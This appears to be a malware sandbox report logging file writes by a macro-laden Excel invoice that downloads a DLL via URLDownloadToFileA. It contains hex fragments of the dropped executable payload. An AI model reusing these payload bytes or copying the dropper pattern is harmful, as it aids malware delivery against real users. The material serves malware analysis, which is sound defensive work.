C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	88 03 00 00 a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	1c 4f 00 00 98 13 00 00 ff ff ff ff 0f 00 00 00	.O.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	b4 62 00 00 34 00 00 00 ff ff ff ff 0f 00 00 00	.b..4.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	4c 4b 00 00 d0 03 00 00 ff ff ff ff 0f 00 00 00	LK.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	2c 3c 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	,<.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ac 3c 00 00 a0 0e 00 00 ff ff ff ff 0f 00 00 00	.<.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e8 62 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	.b.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e8 64 00 00 f8 49 00 00 ff ff ff ff 0f 00 00 00	.d...I.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e0 ae 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	34 b5 00 00 50 19 00 00 ff ff ff ff 0f 00 00 00	4...P.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	84 ce 00 00 18 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	14500	26 21 00 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!..... ....&!..... .....0..... ..,..... ....H.....D..	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\eb3kd1le[1].zip	unknown	5434	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 51 66 fc 5f 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 7a 04 00 00 60 00 00 00 00 00 00 d0 26 00 00 00 10 00 00 00 40 00 00 00 00 00 10 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 05 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....PE..L...Qf._..... .!...2.z...`.....&.....@.. .....@	success or wait	1	14095828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\eb3kd1le[1].zip	unknown	8192	37 5d c3 cc cc cc 55 8b ec a1 a8 9a 00 10 a3 14 9b 00 10 68 78 80 00 10 68 88 80 00 10 ff 15 b4 86 00 10 50 ff 15 b8 86 00 10 a3 18 9b 00 10 b8 40 00 00 00 50 b9 00 30 00 00 51 ff 35 14 9b 00 10 ff 35 f4 9a 00 10 ff 35 18 9b 00 10 59 8b 0d 18 9b 00 10 8b c0 8b c0 8b c0 8b c0 8b c0 8b c0 8b c0 8b c0 8b c0 8b c0 8b c0 8b c0 8b c0 8b c0 8b c0 8b c0 8b c0 8b c0 68 b7 21 00 10 51 c3 a3 1c 9b 00 10 8b 0d 1c 9b 00 10 89 0d ec 9a 00 10 8b 15 a8 9a 00 10 89 15 ac 9a 00 10 c7 05 b8 9a 00 10 be ac 00 00 a1 b8 9a 00 10 8b 0d ec 9a 00 10 8d 94 01 a0 bf 03 00 89 15 b8 9a 00 10 a1 b8 9a 00 10 2d be ac 00 00 a3 b8 9a 00 10 a1 1c 9b 00 10 5d c3 cc cc cc cc 55 8b ec 83 ec 0c a1 70 89 00 10 89 45 f4 c7 45 f8 94 80 00 10 8b 4d f8 c6 01 9c 8b 55 f8 0f b6 02 83 e8 33 8b 4d f8 88 01	7]....U.....hx...h..... .....P.....@...P..0..Q. 5.....5.....5....Y..... .....h. !..Q..... ....-.....]. ....U.....p....E..E.....M... ..U.....3.M...	success or wait	1	14095828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\eb3kd1le[1].zip	unknown	4010	18 d7 48 59 ad 08 20 d0 87 fe f6 07 07 07 07 07 07 07 07 07 07 07 07 07 07 b4 dc 71 f9 39 e1 e1 64 06 91 d2 d4 28 0f 07 07 07 07 07 07 07 07 44 41 ce cf 42 35 68 d4 07 07 07 07 27 ce 36 55 07 07 07 07 07 07 07 07 07 07 07 07 07 07 a2 1a cb 1d e1 99 d7 9b c5 16 23 ae ea cf 07 07 07 07 07 07 07 07 07 07 07 07 07 07 07 07 07 07 a6 af b3 be 06 df 74 cb 36 91 dc 58 78 4c 64 d1 1d 6f 07 07 07 07 07 1e f9 d0 44 6e 07 07 a4 9b 07 a2 07 f9 07 07 07 07 07 07 07 07 07 07 07 07 07 07 07 36 5c 9e 2c 32 fe 2f 50 82 18 08 94 8a ca d3 07 07 07 07 07 07 07 07 07 5c 2d 59 69 2f f1 99 44 0d 07 07 07 07 07 07 07 17 9c cb f7 77 59 3e 07 07 07 4a 95 ac 07 07 07 07 07 07 07 07 07 28 5a 81 c5 ff ad 43 90 aa 07 07 07 07 07 07 07 07 07 c8 a4 c6 b2 a7 8c c1 e3 ec 07 07 07 07 07 07	..HY.. .....q.9 ..d....(.....DA..B5h.....' .6U.....#.. .....t.6.. XxLd..o.....Dn..... .....6\.,2./P.....\- Yi/..D.....wY>... J.....(Z....C.....	success or wait	2	14095828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\deibsjhv.dll	unknown	17995	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 51 66 fc 5f 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 7a 04 00 00 60 00 00 00 00 00 00 d0 26 00 00 00 10 00 00 00 40 00 00 00 00 00 10 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 05 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....PE..L...Qf._..... .!...2.z...`.....&.....@.. .....@	success or wait	1	14095828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\eb3kd1le[1].zip	unknown	4385	5e 64 6c 1b 71 00 00 7e 71 72 65 df 44 65 46 d7 5c 65 41 7e 30 00 00 7e 30 00 00 ad 53 74 46 d7 5c 65 50 d1 57 21 21 21 21 21 21 21 21 21 6e 74 a3 42 00 00 7e 30 00 57 ac 57 74 65 b8 57 6c 65 7e 30 00 00 7e 30 00 00 7e 30 43 6c 91 41 65 48 5f 5e 64 6c 5b 30 00 00 7e 30 00 00 7e 75 65 74 32 53 6d 70 2e 4f 74 68 3f 30 00 00 7e 30 00 00 2a 41 74 72 22 53 6e 41 7e 30 00 00 7e 30 00 21 21 21 21 21 21 21 21 21 21 00 7e 30 00 6c 0d 44 72 63 1f 44 41 00 7e 30 00 00 7e 30 00 00 7e 30 47 65 f2 7b 6f 64 eb 5c 65 46 e7 5c 65 4e df 5b 65 41 7e 75 65 74 b3 5d 64 75 aa 53 46 69 a2 53 4e 61 9b 53 57 00 7e 9e 03 00 e2 66 90 00 24 31 00 00 1b 31 00 00 00 c9 00 00 21 21 21 21 21 21 21 21 21 21 21 21 21 af 31 00 00 e7 30 00 00 97 34 00 00 d7 30 00 00 e7 30 00 00	^dl.q..~qre.DeF.\eA~0..~0. ..St F.\eP.W!!!!!!!!!!!nt.B..~0.W . Wte.Wle~0..~0..~0Cl.AeH _^dl[0. .~0..~uet2Smp.Oth? 0..~0..*Atr" SnA~0..~0.!!!!!!!!!!!.~0.l.Dr c.DA.~0..~0..~0Ge. {od.\eF.\eN. [eA~uet.]du.SFi.SNa.SW.~ ....f..$1...1.....!!!!!!!!!!!.1... 0...4...0...0..	success or wait	62	14095828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\deibsjhv.dll	unknown	7011	69 72 65 63 74 57 00 75 01 47 65 74 54 6f 70 57 69 6e 64 6f 77 00 00 84 00 44 64 65 50 6f 73 74 41 64 76 69 73 65 00 fc 02 57 61 69 74 46 6f 72 49 6e 70 75 74 49 64 6c 65 00 00 a8 02 53 65 74 57 69 6e 64 6f 77 52 67 6e 00 00 46 01 47 65 74 4d 65 6e 75 49 74 65 6d 52 65 63 74 00 4e 02 52 65 6d 6f 76 65 4d 65 6e 75 00 00 4a 02 52 65 67 69 73 74 65 72 57 69 6e 64 6f 77 4d 65 73 73 61 67 65 57 00 00 c9 01 49 73 57 69 6e 64 6f 77 55 6e 69 63 6f 64 65 00 27 00 43 68 61 6e 67 65 4d 65 6e 75 57 00 fc 01 4d 65 73 73 61 67 65 42 6f 78 49 6e 64 69 72 65 63 74 57 00 f1 01 4d 61 70 56 69 72 74 75 61 6c 4b 65 79 45 78 57 00 00 7a 01 47 65 74 55 73 65 72 4f 62 6a 65 63 74 49 6e 66 6f 72 6d 61 74 69 6f 6e 57 00 4c 02 52 65 6c 65 61 73 65 44 43 00 82 01 47 65 74 57 69 6e	irectW.u.GetTopWindow....DdePostAdvise...WaitForInputIdle....SetWindowRgn..F.GetMenuItemRect.N.RemoveMenu..J.RegisterWindowMessageW....IsWindowUnicode.'.ChangeMenuW...MessageBoxIndirectW...MapVirtualKeyExW..z.GetUserObjectInformationW.L.ReleaseDC...GetWin	success or wait	11	14095828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\deibsjhv.dll	unknown	111161	0f 51 94 fa ff d7 a3 76 24 ab 1d c0 8b 5e 28 89 34 bb a3 56 24 af a3 66 24 a3 a5 76 24 c7 a5 16 81 0c e1 87 44 bb 38 2b f6 de 80 24 14 dc 33 89 54 7b 3c 07 21 21 21 21 21 21 21 21 21 21 21 21 be 64 6b 07 be 2a 30 45 8d 1d 8f 79 f9 5e c1 74 e0 d2 64 97 0f e9 f6 79 f9 4e 3f b6 d2 b2 54 e0 0f d9 e6 05 be 67 13 d0 7c 2f af 2d 85 65 58 09 46 96 2e f7 ff f0 ae 7b c6 5c 68 24 18 6c 1b 24 8b 43 08 04 8b 93 08 08 8b 93 08 0c ba d6 2f 00 00 21 21 21 21 21 21 21 21 21 21 21 21 54 d7 f5 b8 a7 2f 00 00 d0 68 ba 83 db 33 ba 04 97 a2 76 24 c7 a2 3e 24 8f a2 46 24 ab a2 4e 24 a7 6f 33 c2 60 a3 65 ff e0 2e 83 34 7b a3 76 24 5b a2 56 24 5f a2 66 24 33 97 f5 ff c0 2e e3 bb 50 0e 40 00 19 a2 ef 68 b7 bd 3c 00 0d 2b f7 36 80 21 21 21 21 21 21 21 21 21 21 21 21 59 04 e8 c3 aa	.Q.....v$....^(.4..V$..f$..v$. .....D.8+...$..3.T{<.!!!!!!!! !!!!.dk..*0E...y.^.t..d....y.N ?...T.....g..|/.-.eX.F.....{ .\h$.I.$.C...../..!!!!! !!!!!!T..../...h...3....v$..> $..F$..N$.o3.`.e....4{.v$[.V $_.f$3.....P.@....h.. <..+.6.!!!!!!!!!!Y....	success or wait	1	14095828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\6AEE0000	569	481	a4 95 cb 6e db 30 10 45 f7 05 fa 0f 02 b7 85 48 a7 8b a2 28 2c 67 d1 a4 cb 36 40 53 a0 5b 9a 1c d9 ac f9 02 c9 28 f2 df 77 28 39 0e e2 ea 61 a1 1b cb 12 75 ef 99 19 71 86 eb db d6 e8 a2 81 10 95 b3 15 b9 a1 2b 52 80 15 4e 2a bb ab c8 af c7 6f e5 67 52 c4 c4 ad e4 da 59 a8 c8 11 22 b9 dd bc 7f b7 7e 3c 7a 88 05 aa 6d ac c8 3e 25 ff 85 b1 28 f6 60 78 a4 ce 83 c5 95 da 05 c3 13 de 86 1d f3 5c 1c f8 0e d8 c7 d5 ea 13 13 ce 26 b0 a9 4c d9 83 6c d6 77 50 f3 27 9d 8a fb 16 1f f7 91 6c 95 25 c5 d7 fe bd 8c aa 08 f7 5e 2b c1 13 06 ca 1a 2b 2f 20 a5 ab 6b 25 40 3a f1 64 d0 9a 46 1f 80 cb b8 07 48 46 53 1f 14 12 c3 4f 48 09 13 8b 84 0d 32 bd dd 5d 30 95 c9 31 e7 e7 c3 0a 30 f5 a0 a2 2d f3 ca b0 26 80 8e 17 a2 99 d4 7c 5f 3b 8a ca 2e fd b8 57 3e 7e c0 02 8f 10 f2 ca	...n.0.E.....H...(.g...6@S.[.....(..w(9...a....u...q.... .....+R..N*.....o.gR.....Y ..."".....~<z...m..>%...(.`x... .....\.....&..L..l.w P.'.....l.%.....^+.....+/ ..k%@:.d..F.....HFS....OH.. ...2..]0..1....0...-...&.....|_ ;.....W>~.....	success or wait	23	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\6AEE0000	1050	2	03 00	..	success or wait	23	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\6AEE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 04 f8 aa fd e3 01 00 00 2a 07 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.........*....... [Content_Types].xml ... (....................................	success or wait	24	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\6AEE0000	27076	4096	ec 7d 7d 74 5c c5 95 67 bd d7 2d a9 ad 2f b7 64 61 84 6d f0 b3 10 76 1b 1c d1 32 42 08 61 93 96 6c 83 cc d8 46 58 0e 68 08 89 bb 25 b5 2d d9 92 ba 91 64 47 76 20 b4 3f 42 04 c7 49 04 cb 38 1a c2 04 c1 61 b2 9a 84 61 45 0e cb c8 24 93 b4 1d 92 d1 72 98 89 92 99 dd d1 ee 3f 91 99 ec ac ce ce cc 8e 98 09 07 65 4e 16 ed ef 57 55 af fb a9 fd da c8 90 f9 d8 73 a6 e4 db 75 eb 57 f7 de fa 7c f5 ea d5 ab 57 9e fa 49 c9 cc 0b af ae ba 28 32 dc 9d c2 23 3e 58 58 26 72 1d b8 01 9e 24 9d 5f 08 13 0c e9 83 85 85 05 89 e1 07 ec bf bb ff 8f 6a e0 ff 22 af 79 68 b7 10 c8 0b ca 01 b1 cd 0b 41 d7 82 96 81 f2 41 05 20 b6 73 11 fc 62 d0 35 20 3f a8 04 54 0a 5a 01 2a 03 5d 05 5a 09 ba 1a 54 0e f2 81 56 81 56 83 d6 80 76 81 9a 41 6b 41 9b 41 eb 40 15 a0 eb 41 95 a0 1b 40 eb 41	.}}t\..g..-../.da.m...v...2B.a ..l...FX.h...%.-....dGv .?B..l ..8....a...aE...$.....r..... ?...........eN...WU.....s. ..u.W...\|....W..l.....(2...#> XX&r....$._.....j.. ".yh.....A.....A. .s..b.5 ?..T.Z.*.].Z...T...V.V...v..Ak A.A.@...A...@.A	success or wait	9	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\6AEE0000	50699	2653	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 6b 00 00 00 ea 08 03 00 00 00 53 03 94 83 00 00 00 19 74 45 58 74 53 6f 66 74 77 61 72 65 00 41 64 6f 62 65 20 49 6d 61 67 65 52 65 61 64 79 71 c9 65 3c 00 00 00 18 50 4c 54 45 ff ff ff b0 b0 b0 d3 d4 d3 4b 49 4b 8f cc e5 94 96 f6 c9 d3 f9 84 84 85 f5 b7 0b db 00 00 09 db 49 44 41 54 78 da ec 9d 09 62 a3 30 0c 45 2d 91 a2 fb df b8 de 11 60 a8 59 02 86 7e 66 da a6 24 93 68 1e f6 b7 2c cb c2 48 87 e3 9a 43 4c 67 1e 78 3c d4 68 b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 eb ff ce 9a bb ce 9e ec 3a f6 df 84 fd ef 24 46 dc 03 fb 88 c8 90 b1 7f ed 03 e6 f8 45 a7 98 c2 dd c7 74 f2 63 3f cc 7e 94 f4 f2 71 3f dc a7 fe fc c9 fa 21 46 cf cd f6 a7 29 3c 23 24 e2 6c 14 d3 f9 ef cc d6 e4	.PNG.....IHDR...k.....S .....tEXtSoftware.Adobe Imag eReadyq.e<....PLTE..... KIK.....IDATx....b .0.E-.....`.Y..~f..$.h...,.. H...CLg.x<.h..k..k..k..k.. k..k.....:.....$F..... ...E.....t.c?.~...q?.....!F....) <#$.l.....	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\6AEE0000	56941	1719	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 04 f8 aa fd e3 01 00 00 2a 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 1c 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 16 15 88 97 1b 01 00 00 2b 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 42 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 4a 2a d7 3d 7c 02 00 00 05 06 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 9d 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!.........*..... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!.........+... ....B...xl/_rels/wor kbook.xml.relsPK..-.........!. J*.=|......................... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~$INV9698791470-20210111920647.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FE7F526	WriteFile
C:\Users\user\Desktop\~$INV9698791470-20210111920647.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FE7F591	WriteFile

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\94FE0000	569	481	a4 95 cb 6e db 30 10 45 f7 05 fa 0f 02 b7 85 48 a7 8b a2 28 2c 67 d1 a4 cb 36 40 53 a0 5b 9a 1c d9 ac f9 02 c9 28 f2 df 77 28 39 0e e2 ea 61 a1 1b cb 12 75 ef 99 19 71 86 eb db d6 e8 a2 81 10 95 b3 15 b9 a1 2b 52 80 15 4e 2a bb ab c8 af c7 6f e5 67 52 c4 c4 ad e4 da 59 a8 c8 11 22 b9 dd bc 7f b7 7e 3c 7a 88 05 aa 6d ac c8 3e 25 ff 85 b1 28 f6 60 78 a4 ce 83 c5 95 da 05 c3 13 de 86 1d f3 5c 1c f8 0e d8 c7 d5 ea 13 13 ce 26 b0 a9 4c d9 83 6c d6 77 50 f3 27 9d 8a fb 16 1f f7 91 6c 95 25 c5 d7 fe bd 8c aa 08 f7 5e 2b c1 13 06 ca 1a 2b 2f 20 a5 ab 6b 25 40 3a f1 64 d0 9a 46 1f 80 cb b8 07 48 46 53 1f 14 12 c3 4f 48 09 13 8b 84 0d 32 bd dd 5d 30 95 c9 31 e7 e7 c3 0a 30 f5 a0 a2 2d f3 ca b0 26 80 8e 17 a2 99 d4 7c 5f 3b 8a ca 2e fd b8 57 3e 7e c0 02 8f 10 f2 ca	...n.0.E.....H...(.g...6@S.[.....(..w(9...a....u...q.... .....+R..N*.....o.gR.....Y ..."".....~<z...m..>%...(.`x... .....\.....&..L..l.w P.'.....l.%.....^+.....+/ ..k%@:.d..F.....HFS....OH.. ...2..]0..1....0...-...&.....|_ ;.....W>~.....	success or wait	23	7FEEAC59AC0	unknown
C:\Users\user\Desktop\94FE0000	1050	2	03 00	..	success or wait	23	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\94FE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 04 f8 aa fd e3 01 00 00 2a 07 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.........*....... [Content_Types].xml ... (....................................	success or wait	24	7FEEAC59AC0	unknown

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\94FE0000	27076	4096	ec 7d 7d 74 5c c5 95 67 bd d7 2d a9 ad 2f b7 64 61 84 6d f0 b3 10 76 1b 1c d1 32 42 08 61 93 96 6c 83 cc d8 46 58 0e 68 08 89 bb 25 b5 2d d9 92 ba 91 64 47 76 20 b4 3f 42 04 c7 49 04 cb 38 1a c2 04 c1 61 b2 9a 84 61 45 0e cb c8 24 93 b4 1d 92 d1 72 98 89 92 99 dd d1 ee 3f 91 99 ec ae ce ce cc 8e 98 09 07 65 4e 16 ed ef 57 55 af fb a9 fd da c8 90 f9 3a 67 4a be 5d b7 7e 75 ef ad cf 57 af 5e bd 7a e5 a9 9f 94 cc bc f0 ea aa 8b 22 c3 dd 29 3c e2 83 85 65 22 d7 81 1b e0 49 d2 f9 85 30 c1 90 3e 58 58 58 90 18 7e c0 fe bb fb 37 54 03 ff 0f 79 cd 43 bb 85 40 5e 50 0e 88 6d 5e 08 ba 16 b4 0c 94 0f 2a 00 b1 9d 8b e0 17 83 ae 01 f9 41 25 a0 52 d0 0a 50 19 e8 2a d0 4a d0 d5 a0 72 90 0f b4 0a b4 1a b4 06 b4 0b d4 0c 5a 0b da 0c 5a 07 aa 00 5d 0f aa 04 dd 00 5a 0f da	.}}t\..g..-../.da.m...v...2B.a ..l...FX.h...%.-....dGv .?B..l ..8....a...aE...$.....r..... ?.....eN...WU.....:gJ .].~u...W.^.z.....".)<.. .e"....I...0..>XXX..~....7T... y.C..@^P..m^.....*..... A%.R..P..*.J...r.....Z. ..Z...].....Z..	success or wait	9	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
